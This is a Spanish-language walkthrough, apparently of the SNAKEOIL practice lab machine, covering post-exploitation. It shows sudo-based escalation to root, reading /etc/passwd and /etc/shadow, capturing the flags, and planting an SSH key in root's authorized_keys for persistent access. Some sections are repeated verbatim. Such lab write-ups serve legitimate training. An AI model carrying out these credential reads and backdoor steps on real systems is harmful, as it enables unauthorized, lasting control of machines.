drwxr-xr-x  7 patrick patrick 4096 Sep  6 10:08 flask_blog
drwxr-xr-x  3 patrick patrick 4096 Jun 12  2021 .gnupg
-rw-r--r--  1 patrick patrick 2278 Aug 18  2021 .ICEauthority
drwxr-xr-x  6 patrick patrick 4096 Jun 23  2021 .local
-rw-r--r--  1 patrick patrick  29 Aug 16  2021 local.txt
drwxr-xr-x  5 patrick patrick 4096 Jun 12  2021 .mozilla
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Music
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Pictures
drwxr-xr-x  3 patrick patrick 4096 Jun 23  2021 .pki
drwxr-xr-x  4 patrick patrick 4096 Jun 23  2021 Postman
-rw-r--r--  1 patrick patrick  807 Jun 12  2021 .profile
drwxr-xr-x  2 patrick patrick 4096 Jun 12  2021 Public
```

Fase de Post Explotacion

Despues tambien use el comando `sudo -l`, el cual me dirá qué privilegios tiene patrick con sudo.

```
patrick@SNAKEOIL:~$ sudo -l
Matching Defaults entries for patrick on SNAKEOIL:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User patrick may run the following commands on SNAKEOIL:
    (root) NOPASSWD: /sbin/shutdown
    (ALL : ALL) ALL
patrick@SNAKEOIL:~$
```

En resumen con los comandos anteriores tengo la siguiente informacion: estoy como el usuario patrick, tengo la Flag de usuario obtenida y `sudo -l` me muestra que patrick puede ejecutar cualquier comando como root, ahora tengo que convertirme en root con:

sudo su -

```
User patrick may run the following commands on SNAKEOIL:
    (root) NOPASSWD: /sbin/shutdown
    (ALL : ALL) ALL
patrick@SNAKEOIL:~$ sudo su -
[sudo] password for patrick:
root@SNAKEOIL:~#
```

Fase de Post Explotacion

Ahora que el prompt cambi a root@SNAKEOIL, ejecutare los siguientes comandos:

- **whoami**
- **id**
- **cat /root/proof.txt**

```
patrick@SNAKEOIL:~$ sudo su -  
[sudo] password for patrick:  
root@SNAKEOIL:~# whoami  
root  
root@SNAKEOIL:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@SNAKEOIL:~# cat /root/proof.txt  
Congratulations on obtaining a root shell on this machine! :-)  
root@SNAKEOIL:~#
```

Habiendome extendido unas felicitaciones, ahora he rooteado la maquina de manera completa con evidencias desde terminal de las siguientes flags obtenidas en este desarrollo:

Flag	Contenido	Ubicación
User	Local shell access obtained!	/home/patrick/local.txt
Root	Congratulations on obtaining a root shell on this machine! :-)	/root/proof.txt

Fase de Post Explotacion

Ahora que el prompt cambi a root@SNAKEOIL, ejecutare los siguientes comandos:

- **whoami**
- **id**
- **cat /root/proof.txt**

```
patrick@SNAKEOIL:~$ sudo su -  
[sudo] password for patrick:  
root@SNAKEOIL:~# whoami  
root  
root@SNAKEOIL:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@SNAKEOIL:~# cat /root/proof.txt  
Congratulations on obtaining a root shell on this machine! :-)  
root@SNAKEOIL:~#
```

Habiendome extendido unas felicitaciones, ahora he rooteado la maquina de manera completa con evidencias desde terminal de las siguientes flags obtenidas en este desarrollo:

Flag	Contenido	Ubicación
User	Local shell access obtained!	/home/patrick/local.txt
Root	Congratulations on obtaining a root shell on this machine! :-)	/root/proof.txt

Fase de Post Explotacion

Con comandos como los siguientes de igual manera puedo demostrar que ahora poseo total control del sistema:

whoami

id

hostname

uname -a

cat /etc/passwd | head -20

cat /etc/shadow | head -5

```
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
root@SNAKEOIL:~# whoami
root
root@SNAKEOIL:~# id
uid=0(root) gid=0(root) groups=0(root)
root@SNAKEOIL:~# hostname
SNAKEOIL
root@SNAKEOIL:~# uname -a
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
root@SNAKEOIL:~# cat /etc/passwd | head -20
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
root@SNAKEOIL:~# cat /etc/shadow | head -5
root!:18789:0:99999:7:::
daemon*:18789:0:99999:7:::
```

Habiendo demostado esto tengo que aplicar tambien un modo de concurrencia, el cual hare implementando o creando una llave SSH para poder volver a entrar como root sin necesidad de la contraseña, esto lo hare desde otra terminal con este comando: **ssh-keygen -t ed25519 -f snakeoil_root -N ""**

Fase de Post Explotacion

```
(kali@kali)-[~]
$ ssh-keygen -t ed25519 -f snakeoil_root -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in snakeoil_root
Your public key has been saved in snakeoil_root.pub
The key fingerprint is:
SHA256:e2BSp26Uqgld1RsWwwVDagxppcexfgQcy1tK63nN4kg kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|  .+..o.o.o.o.  |
| o+o= o.+       |
| .. B = =       |
| + O = o        |
|  B S .         |
| . o O =        |
| . . E * +      |
| . + = o        |
| o . .          |
+---[SHA256]-----+
(kali@kali)-[~]
$
```

Esto creo dos archivos, el snakeoil_root donde se guardo la clave privada y el snakeoil_root.pub donde se guardo la llave publica, la cual obtendré mediante un cat con **cat snakeoil_root.pub**

```
(kali@kali)-[~]
$ cat snakeoil_root.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICwvo4Kdp2/QUC7gCoJz0kiLJ2XZ63fmPRXZi/Yxl
bKF kali@kali
(kali@kali)-[~]
$
```


Fase de Post Explotacion

Ahora volvere a la terminal a donde estoy como el root y ejecutare lo siguiente: (ya con la llave añadida)

```
mkdir -p /root/.ssh
```

```
echo "ssh-ed25519
```

```
AAAAC3NzaC1lZDI1NTE5AAAAICwvo4Kdp2/QUC7gCoJz0kiLJ2X  
Z63fmPRXZi/YxlbKF kali@kali
```

```
" >> /root/.ssh/authorized_keys
```

```
chmod 700 /root/.ssh
```

```
chmod 600 /root/.ssh/authorized_keys
```

```
root@SNAKEOIL:~# mkdir -p /root/.ssh
root@SNAKEOIL:~# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICwvo4Kdp2/QUC7gCoJz0kiLJ2XZ63fmPRXZi/YxlbKF kali@kali" >> /root/.ssh/authorized_keys
root@SNAKEOIL:~# chmod 700 /root/.ssh
root@SNAKEOIL:~# chmod 600 /root/.ssh/authorized_keys
root@SNAKEOIL:~#
```

En teoria, ya quedó la llave instalada en la máquina Snakeoil asi que ahora pasare a verificar la persistencia, usando la otra terminal para entrar directamente como root usando la llave privada:

```
(kali㉿kali)-[~]
└─$ ssh -i snakeoil_root root@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@SNAKEOIL:~#
```

Fase de Post Explotacion

Como se ha visto he podido obtener acceso directo al root usando la llave, y aqui solo ejecute los mismos comandos que use anteriormete para confirmar que esta rooteada, completando asi la fase de Post Explotacion

```
(kali㉿kali)-[~]  
$ ssh -i snakeoil_root root@192.168.56.103  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
root@SNAKEOIL:~# whoami  
root  
root@SNAKEOIL:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@SNAKEOIL:~# cat /root/proof.txt  
Congratulations on obtaining a root shell on this machine! :-)  
root@SNAKEOIL:~#
```

